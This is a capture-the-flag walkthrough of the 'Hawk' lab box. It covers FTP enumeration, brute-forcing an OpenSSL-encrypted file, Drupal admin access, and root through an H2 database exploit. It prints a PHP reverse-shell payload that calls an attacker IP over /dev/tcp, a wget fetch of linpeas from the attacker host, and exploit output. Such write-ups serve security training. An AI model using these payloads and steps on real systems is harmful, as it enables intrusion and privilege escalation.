Hawk

Nmap

Let's run an nmap scan: `nmap -T5 -Pn -p- -A 10.10.10.102`

```
21/tcp   open  ftp          vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Jun 16  2018 messages
22/tcp   open  ssh          OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http         Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome to 192.168.56.103 | 192.168.56.103
5435/tcp open  tcpwrapped
8082/tcp open  http         H2 database http console
9092/tcp open  XmlIpcRegSvc?
```

Website Enum

Initial Enum

Let's run some background enumeration whilst we go around the box

```
nikto -h 10.10.10.102
```

```
gobuster dir -u  http://10.10.10.10
2w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
```

FTP

`ftp 10.10.10.102` , and `cd` into **messages**. Nothing appears at first, but search for hidden files via: `ls -lash`

```
ftp> ls -lash
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jun 16  2018 .
drwxr-xr-x    3 ftp      ftp          4096 Jun 16  2018 ..
-rw-r--r--    1 ftp      ftp           240 Jun 16  2018 .drupal.txt.enc
```

Double check you're in binary mode, and then `get .drupal.txt.enc` . Keep in mind it will still appear as a hidden file in your kali machine. Using the `file` command, it confirms it's an openssl encoded message, with base64

```
kali@kali:~/Downloads/hawk$ file .drupal.txt.enc
.drupal.txt.enc: openssl enc'd data with salted password, base64 encoded
```

Trying to decrypt it without a password won't go well for us:

```
kali@kali:~/Downloads/hawk$ openssl enc -aes-256-cbc -d -a -in .drupal.txt.enc -out decrypted.txt
enter aes-256-cbc decryption password:
```

Decryption

So, I turned to google and searcheed "*exploit openssl txt enc github*", because everything is on Github of course: https://github.com/glv2/bruteforce-salted-openssl . This tool looks good, but seems like a lot of set up and I'm lazy. Let's search "*bruteforce salted openssl*" and see if anything else comes up. This page (https://installimal.com/kali/kali/main/b/bruteforce-salted-openssl/install/index.html) tells me I can install the tool via `sudo apt-get install bruteforce-salted-openssl`

When I try and use the tool it tells me this file won't work. It may be because it needs to be base64 decoded first, so lets try: `cat .drupal.txt.enc | base64 -d > decoded64.txt.enc`

And then let's use the tool....but it fails, and doesn't find a password!! It tells me that perhaps the cipher we're trying is wrong as "*OpenSSL 1.1.x uses SHA256 by default*". So let's try again with this specific cipher:

```
bruteforce-salted-openssl -d SHA256 -f /usr/share/wordlists/rockyou.txt
decoded64.txt.enc -v 10
```

```
decoded64.txt.enc -v 10
Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s.
Tried passwords: 38
Tried passwords per second: inf
Last tried password: friends
Password candidate: friends
```

It doesn't make it particularly clear, but *friends* is a possible password for decryption. Let's try it: `openssl aes-256-cbc -d -in decoded64.txt.enc -out decrypted.txt` It may tell you that something is deprecated, but don't worry about that. Go and `cat` out the decrypted file.

```
kali@kali:~/Downloads/hawk$ cat decrypted.txt
Daniel,

Following the password for the portal:

PencilKeyboardScanner123

Please let us know when the portal is ready.

Kind Regards,

IT department
```

So we have user:pass creds for: `daniel : PencilKeyboardScanner123`

Website Login


Trying to login as *daniel* with that password doesn't work. But the username **admin** works

`http://10.10.10.102/CHANGELOG.txt` informs us we're running drupal **version 7.58**. Now we have authenticated creds, let's see what exploits we have available: `searchsploit drupal 7.58`

I see some okay exploits, but they seem to mainly rely on metasploit - which we're trying not to use. Let's enum the admin options ourselves.


PHP Reverse Shell

Enable PHP filter under the **modules** tab



Then *add content*, and use a php reverse shell:

```
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.34/4321 0>&1'"); ?>
```



Start up your **netcat** listner, and **save** the webpage. As you press save the reverse shell should trigger.

www-data shell

Let's get a better shell: `python3 -c 'import pty; pty.spawn("/bin/bash")'`

Go and get the user flag and then let's work on the PrivEsc

Priv Esc

Enumeration Scripts

Go over to the `/tmp` folder in the victim shell, and then python host your enumeration script, and then wget it over to your machine:

- kali machine [in directory of enum script]: `python -m SimpleHTTPServer`
- victim machine: `wget http://10.10.14.34:8000/linpeas.sh` and then `chmod +x linpeas` , and execute by `./linpeas.sh`

Results

- This was weird in processes:

```
0:00 /bin/sh -c /usr/bin/java -jar /opt/h2/bin/h2-1.4.196.jar
0:40 /usr/bin/java -jar /opt/h2/bin/h2-1.4.196.jar
```

We've seen **H2** before, in our nmap scan, it was on port 8082, but it didn't accept connections.

We can't get into the `/opt/h2/` directory in our victim shell, so we're going to have to look elsewhere.

H2 Exploit

Let's `searchsploit h2` , and then have a read of `searchsploit -x java/webapps/45506.py` and press q to exit when we're done. A RCE that doesn't seem to want creds but does want us to be in an internal network to connect to the service. That seems about right for our situation.

Copy the exploit over to a directory (`searchsploit -x java/webapps/45506.py`) and then transfer it to the victim machine.

When I run it the first time it fucks up and requires python 3 as a prefix - my bad. On the second time, it required an IP and port, and suggested we try one, so I used that:

`python3 45506.py -H 127.0.0.1:8082`

AND we're root. I didn't expect it to be this easy to be honest.....

```
www-data@hawk:/tmp$ python3 45506.py -H 127.0.0.1:8082
python3 45506.py -H 127.0.0.1:8082
[*] Attempting to create database
[+] Created database and logged in
[*] Sending stage 1
[+] Shell succeeded - ^c or quit to exit
h2-shell$ whoami
whoami
root

h2-shell$ cat /root/root.txt
cat /root/root.txt
5f3e840fe556ab2a8328fd2b608bab
```